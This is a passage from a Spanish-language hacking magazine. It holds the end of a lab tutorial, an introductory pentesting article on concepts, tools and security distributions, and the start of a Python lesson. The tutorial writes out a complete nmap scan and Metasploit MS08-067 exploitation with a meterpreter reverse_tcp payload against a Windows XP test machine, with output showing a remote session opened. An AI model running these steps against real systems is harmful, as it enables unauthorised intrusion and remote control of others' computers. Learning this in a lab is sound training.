Le damos click a siguiente y después de aceptar la advertencia de seguridad comenzara a configurar la red, al terminar nos pedirá reiniciar.

Después de reiniciar, iremos a **Mi PC** y compartiremos C:




Aplicamos los cambios y con eso debería quedar lista nuestra maquina víctima.

Una vez que tengamos el material necesario instalado en la maquina con linux, vamos a empezar a inspeccionar la red local (LAN) con nmap, pero para eso necesitamos saber cuál es nuestra dirección ip, lo cual veremos con el comando

$ ifconfig [INTERFAZ]

NOTA: Los comandos deben ponerse como usuario root.


Donde interfaz será el nombre de la tarjeta de red que estemos utilizando, por lo general eth0 es la cableada y wlan0 la inalámbrica, esta última varía dependiendo de la distribución Linux, en este caso utilizaremos eth0, por lo cual la salida nos mostrara algo como esto:



Bien ahora que ya sabemos cual es nuestra ip procedemos a escanear la red para buscar las direcciones ip de nuestro dummie (windows) y la del modem o router. Para esto ejecutamos el comando

$ nmap [OPCIONES] [IP/RANGO-IP]

Donde las opciones dependerán de lo que queramos buscar y la ip puede ser una solo o un rango de ip, en este caso solo utilizaremos la opción -sP que solo hace un ping y le especificaremos un rango ip de 100 direcciones.



Como ven tenemos una red con tres máquinas y el router, ahora que ya sabemos cuál es nuestra víctima, procedemos a buscar los puertos abiertos con la opción -sS, así como la versión del servicio con la opción -sV

```
the-only-one:/home/darkspark # nmap -sS -sV 192.168.0.72

Starting Nmap 5.21 ( http://nmap.org ) at 2011-05-14 14:53 CDT
Nmap scan report for defton (192.168.0.72)
Host is up (0.00074s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:10:AC:BC (Cadmus Computer Systems)
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.08 seconds
the-only-one:/home/darkspark #
```

Como podemos observar, la victima tiene los puertos 139 y 445 abiertos. Y como sabemos que el puerto 445 es de SMB vamos a buscar un exploit para ese servicio.
Iniciamos metasploit en modo consola con el comando.

$ msfconsole

```
the-only-one:/home/darkspark # msfconsole

       =[ metasploit v3.7.1-release [core:3.7 api:1.0]
+ -- --=[ 687 exploits - 357 auxiliary - 39 post
+ -- --=[ 217 payloads - 27 encoders - 8 nops
       =[ svn r12616 updated today (2011.05.14)

infocmp: symbol lookup error: /usr/lib/libtic.so.5: undefined symbol: _nc_free_tinfo
infocmp: symbol lookup error: /usr/lib/libtic.so.5: undefined symbol: _nc_free_tinfo
infocmp: symbol lookup error: /usr/lib/libtic.so.5: undefined symbol: _nc_free_tinfo
infocmp: symbol lookup error: /usr/lib/libtic.so.5: undefined symbol: _nc_free_tinfo
msf >
```

Dentro de metasploit ejecutamos el comando

msf> search windows/smb/ms

Y nos aparecerá una lista módulos encontrado (Auxiliar y Exploits) y como nos interesa un exploit buscamos en la parte de exploits.

```
Exploits
========

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   windows/smb/ms03_049_netapi               2003-11-11       good       Microsoft Workstation Service NetAddAlternateComputerNa
me Overflow
   windows/smb/ms04_007_killbill             2004-02-10       low        Microsoft ASN.1 Library Bitstring Heap Overflow
   windows/smb/ms04_011_lsass                2004-04-13       good       Microsoft LSASS Service DsRolerUpgradeDownlevelServer O
verflow
   windows/smb/ms04_031_netdde               2004-10-12       good       Microsoft NetDDE Service Overflow
   windows/smb/ms05_039_pnp                  2005-08-09       good       Microsoft Plug and Play Service Overflow
   windows/smb/ms06_025_rasmans_reg          2006-06-13       good       Microsoft RRAS Service RASMAN Registry Overflow
   windows/smb/ms06_025_rras                 2006-06-13       average    Microsoft RRAS Service Overflow
   windows/smb/ms06_040_netapi               2006-08-08       great      Microsoft Server Service NetpwPathCanonicalize Overflow
   windows/smb/ms06_066_nwapi                2006-11-14       good       Microsoft Services MS06-066 nwapi32.dll
   windows/smb/ms06_066_nwwks                2006-11-14       good       Microsoft Services MS06-066 nwwks.dll
   windows/smb/ms06_070_wkssvc               2006-11-14       manual     Microsoft Workstation Service NetpManageIPCConnect Over
flow
   windows/smb/ms07_029_msdns_zonename       2007-04-12       manual     Microsoft DNS RPC Service extractQuotedChar() Overflow
(SMB)
   windows/smb/ms08_067_netapi               2008-10-28       great      Microsoft Server Service Relative Path Stack Corruption
   windows/smb/ms09_050_smb2_negotiate_func_index  2009-09-07       good       Microsoft SRV2.SYS SMB Negotiate ProcessID Function Tab
le Dereference
   windows/smb/ms10_061_spoolss              2010-09-14       excellent  Microsoft Print Spooler Service Impersonation Vulnerabi
lity

msf >
```

Como podemos ver e subrayado el exploit ***windows/smb/ms08_067_netapi*** que es el que vamos a utilizar, lo seleccionamos con el comando:

> use [exploit/a/utilizar]

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Como ven nos aparece el nombre del exploit en rojo, esto quiere decir que se seleccionó correctamente, ahora seleccionaremos un payload, si queremos ver una lista de payloads disponibles podemos ejecutar el comando.

> show payloads


En este utilizaremos el payload **windows/meterpreter/reverse_tcp.** Para seleccionar el payload utilizaremos el comando.

>set PAYLOAD [payload/a/utilizar]

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

Una vez que tenemos seleccionado nuestro payload ejecutaremos el comando.

> show options



Para ver las opciones que podemos configurar. Las opciones se modifican con el comando.

> set [NOMBRE-DE-LA-OPCION] [VALOR]

En este caso solo vamos a indicar las opciones RHOST y LHOST.
NOTA: si no estás usando back|track busca en Internet como abrir el puerto 4444 en tu maquina atacante.

En RHOST le indicaremos la ip de la víctima (Remote Host).
Y en LHOST le indicaremos nuestra propia ip. (Local Host).

```
msf exploit(ms08_067_netapi) > set rhost 192.168.0.72
rhost => 192.168.0.72
msf exploit(ms08_067_netapi) > set lhost 192.168.0.64
lhost => 192.168.0.64
msf exploit(ms08_067_netapi) >
```

Verificamos que las opciones se guardaron correctamente, nuevamente con el comando **"show options"**

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.0.72     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     192.168.0.64     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting

msf exploit(ms08_067_netapi) >
```

Como ven las opciones han tomado ahora el valor que le indicamos. Ahora solo nos falta lanzar el exploit con el comando.

> exploit

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.64:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Spanish
[*] Selected Target: Windows XP SP2 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.0.72
[*] Meterpreter session 1 opened (192.168.0.64:4444 -> 192.168.0.72:1041) at 2011-05-14 15:32:12 -0500

meterpreter >
```

Y listo ya tenemos una intrusión exitosa que nos dejara con una shell de meterpreter con la cual podemos hacer muchísimos cosas, pero eso se queda para otro tutorial.

Conclusión:

En resumen los pasos a seguir para intentar conseguir una intrucion exitosa son.

1.- Averiguar nuestra dirección ip y la de las demás computadoras conectadas a la red.
2.- Averiguar los puertos abiertos en la maquina víctima, así como la versión del servicio que ocupa determinado puerto.
3.- Seleccionar y configurar el exploit adecuado.

Bueno pues esta es la primera parte de este tutorial, en la siguiente parte veremos cómo utilizar ettercap para re-direccionar a la víctima a nuestra IP para obligarla a entrar a nuestro exploit, y también algunas opciones o acciones que podemos utilizar con meterpreter.

10: CURSO DE PENTESTING #1 [k43l]

1.- PRESENTACION:

Saludos a todos los que están leyendo este artículo, bueno soy **k43l**, y esta vez voy a redactar sobre el mundo del pentesting, para aquellas personas que están interesadas en esta área de la seguridad informática que de seguro les servirá de mucho.

2.- INTRODUCCION AL PENTESTING:

Bueno, primero vamos a describir que es el pentesting y para que nos sirve en el mundo de la seguridad informática y hacking.

2.1.- Pentest:

En el mundo de la seguridad informática y el hacking, pentest se refiere al conjunto de metodologías y técnicas que permiten realizar una evaluación de las vulnerabilidades de los sistemas informáticos.

Simula la intrusión en sistemas remotos y locales para detectar vulnerabilidades y poder corregirlas al momento de ser detectadas, antes de que un intruso pueda encontrar dicha vulnerabilidad y utilizarla para su propio beneficio.

2.2.- Seguridad Informática:

En seguridad informática hay 3 factores importantes a tomar en cuenta para tener nuestra red lo más seguro posible.

Bueno para empezar debes de tener en cuenta que en este mundo de la informática y el hacking no hay nada seguro, no hay un sistema que sea 100 % seguro a los ataques, podemos disminuir el riesgo de la inseguridad, pero no podemos implementar sistemas 100% seguros frente a ataques que podamos sufrir dentro de nuestra red.

Lo que realmente debes de recordar son los siguientes puntos: (CIA)

Confidencialidad.- Se refiere a que los datos a los cuales se acceden tienen que ser lo más seguro posible.

Supongamos que trabajamos en una empresa que maneja varias cuentas de usuarios con diferentes privilegios, nosotros como buenos administradores de la red, debemos de asegurarnos que los usuarios tengan acceso a sus cuentas de forma local y remota, denegando además los posibles intentos de intrusión de terceras personas que quieran conseguir dichas cuentas.

Integridad.- Se refiere a que los datos almacenados por los usuarios, deben permanecer es un estado original, es decir que no deben sufrir modificaciones ni alteraciones por personas mal intencionadas.

Disponibilidad.- Se refiere a que los datos deben estar siempre disponibles por los usuarios de la red, ya que mediante la este ellos podrán acceder a sus archivos y documentos confidenciales.

2.3.- Vulnerabilidades (Bugs):

Las vulnerabilidades o bugs, son un conjunto de debilidades que pueda llegar a tener un sistema informático, no solamente abarca a nivel de sistemas de información, sino también a otro tipo de aplicaciones tales como: páginas Web, software, sistemas operativos, redes corporativas, y todo aquello que se pueda vulnerar.

3.- OBJETIVOS DEL PENTESTING:

El pentesting tiene como objetivos los siguientes puntos:

- Evaluar un proyecto o sistema.
- Mejora continua de seguridad.
- Conocer la situación real de la organización.
- Medir y obtener una calificación objetiva del nivel de seguridad.
- Cumplir con regulaciones y auditorias.

3.1.- HERRAMIENTAS DEL PENTESTING:

En Internet podemos encontrar una gran variedad de herramientas que nos permiten evaluar sistemas existen herramientas multiplataforma así como también herramientas que solo podemos usarlos en una determinada plataforma, entre los que yo considero importante están las siguientes herramientas tanto para windows como para Gnu/Linux.

- ***Metasploit Framework (multiplataforma).***
- ***Nmap (Multiplataforma).***
- ***Nessus (Multiplataforma).***
- ***OpenVas (Gnu/Linux).***
- ***Nexpose (Gnu/Linux).***
- ***Wireshark (Multiplataforma).***

Con las herramientas anteriormente mencionadas y muchas otras podemos detectar vulnerabilidades de los sistemas, puertos abiertos, servicios que están corriendo en dichos puertos y muchas otras cosas más que nos interesa a la hora de realizar una evaluación hacia los sistemas informáticos.

3.2.- USO DE METASPLOIT PARA USOS DE PENTESTING:

Metasploit es una gran herramienta que nos va a permitir detectar vulnerabilidades en los sistemas que nosotros vallamos a escanear, es un proyecto open source.

El sub-Proyecto de metasploit denominado Metasploit Framework es una herramienta para desarrollar y ejecutar exploits sobre sistemas vulnerables que estén corriendo algún servicio en particular, otros de sus proyectos importantes son la base de datos de opcodes (códigos de operación), que trata sobre un archivo de shellcodes e investigación sobre seguridad informática.

Metasploit actualmente es la herramienta más usada por los pentesters a la hora de encontrar vulnerabilidades en sistemas remotos, su código.


Está escrito en el lenguaje ruby y lo podemos descargar de su página principal que es el siguiente:

http://www.metasploit.com/download/

Ahí podemos descargarnos tanto la versión de Windows como la de GNU/Linux para nuestra distribución GNU/Linux favorita.
Muchas de las distribuciones GNU/Linux enfocadas a la seguridad informática y el hacking ya tienen implementada esta herramienta lista para ejecutarse sin necesidad de descargar e instalar.

En la siguiente entrega estaremos viendo el uso de Metasploit en la distribución orientada a la seguridad informática y hacking, me refiero a Backtrack, el cual ya está en la versión 5, de al cual estaré hablando más adelante, por el momento decirles que esta es una gran herramienta, que nos servirá de mucho tanto para atacar sistemas y para defenderse, depende como lo uses y para que propósitos lo uses.

Bueno ahora les dejo una imagen de Metasploit corriendo sobre una distribución Linux.



Más adelante estaremos viendo el uso de Metasloit en forma práctica y el uso que se le puede dar a la misma.

3.- DISTRIBUCIONES GNU/LINUX ORIENTADAS A LA SEGURIDAD INFORMATICA Y AL HACKING:

Existen una gran variedad de distribuciones, pero hay ciertas que se enfocan exclusivamente al mundo de la seguridad informática y al hacking, entre las más importantes podemos destacar las siguientes distribuciones.

- **Backtrack. (Distro preferida para pentesting).**
- **Samurai (Web testing Framework).**
- **Nubuntu (Version de Ubuntu para Pentesting).**
- **Pentoo (Basada en Gentoo para pentesting y hacking).**
- **Owasp (Orientada a la seguridad de apliaciones Web).**

3.1.- BACKTRACK:

Esta es la distribución GNU/Linux por excelencia en cuanto a seguridad informática y hacking se trata, contiene una gran cantidad de herramientas listas para ser usadas por los pentesters, además que podemos usarla desde el propio DVD, como también podemos instalarla.

Actualmente se encuentra en su versión 5 que salió hace poco tiempo atrás en la página oficial, puedes descargar Backtrack 5 desde la página oficial:

http://www.backtrack-linux.org/

Antes de que backtrack se convirtiera es la distribución de seguridad informática y hacking favorita, inicialmente estaba basada en Slax, que es una distribución GNU/Linux que no requiere muchos requerimientos de hardware para ser instalada y usada, pero ahora con el aumento considerable de usuarios de esta distro, los creadores se vieron obligados a cambiar sus sistema y hacerlo orientado a Ubuntu.

En especial podemos apreciar desde la nueva versión que es la versión 5 de esta distro, podemos descargarlo para escritorio KDE como para gnome, las versiones anteriores de backtrack solamente estaban disponibles en su página oficial con el escritorio KDE por defecto.

En entregas posteriores de este articulo estaremos viendo de la ejecución de muchos de estos programas sobre Backtrack 5 y algunas en otras distros, ya que es necesario que sepan cómo se instala estas herramientas en otras distribuciones y no siempre tenerlo instalado en una distro para usarlo.

Una de las mejoras que Backtrack tiene es la compatibilidad que tiene con ciertos dispositivos móviles, ahora los desarrolladores de esta buenísima distribución están optando por hacerlo mucho más compatible para las versiones posteriores, así que muy pronto estaremos ejecutando Backtrack desde un celular para hacer pruebas de penetración a sistemas remotos.

Bueno a continuación les dejo algunas capturas de esta buenísima distro en su última versión, y la ejecución de algunos de sus herramientas usadas en el pentesting.

Backtrack 5 (escritorio Gnome)

Backtrack 5 (escritorio Kde).

3.2. - SAMURAI (WEB TESTING FRAMEWORK).


Esta es una distribución basada en la seguridad en las aplicaciones Web, y nos ofrece muchas herramientas orientadas a esta área, al igual que backtrack podemos usarlo desde el Live CD o también podemos instalarlo si optamos por esa opción.


Esta distro es considerada como una de las mejores dentro su área en cuanto a pentest de aplicaciones Web se refiere. Al igual que muchas de las distribuciones orientadas a este ámbito como backtrack también este está basado en Ubuntu.

Como si esto fuera poco, Samurai Framework incluye una wiki preconfigurada y lista para ser usada como bitácora de recolección de la información que vamos generando a medida que avanzamos en el proceso de pentest.

Les dejo algunas capturas de esta distribución para que se animen a descargar. El enlace de descarga de la distro está por sourceforce:

http://sourceforge.net/projects/samurai/





Bueno eso fue la parte de descripción de distribuciones orientadas a la seguridad informática y al hacking, entre las que considero importantes, en la siguiente entrega estaremos viendo el uso de estas distros y las herramientas que tiene para realizar pentesting con sistemas remotos.

4.- DESPEDIDA:

Bueno hasta aquí la primera entrega de este curso de pentesting, en la próxima entrega estaremos viendo ya más a fondo el uso de herramientas para pentesting, por el momento tiene que quedar en claro las definiciones y conceptos que hemos visto, ya que sin estos conceptos claros no podremos realizar la parte práctica de la misma,

así que espero que hayan entendido lo que expliqué y si tiene alguna duda o comentario sobre el artículo pueden escribirme a mi correo electrónico:

Chester_640@hotmail.com

No se olviden de visitar mi blog: http://informaticalive.com.ar

Hasta el siguiente artículo, bye.

PenTest
magazine

11: Introducción al lenguaje Python [ZtuX]

Hola mi nick es ZtuX y antes que nada bienvenido a esta primera entrega de Python para World-Intrusion...
En los siguientes tutoriales dedicados a Python se darán a conocer conceptos básicos de este lenguaje, tratando así de facilitar su aprendizaje y no morir en el intento con un gran libro de no sé cuántas páginas y a final de cuentas nos damos por vencidos…
Bien empecemos:

>>>¿Qué es Python?

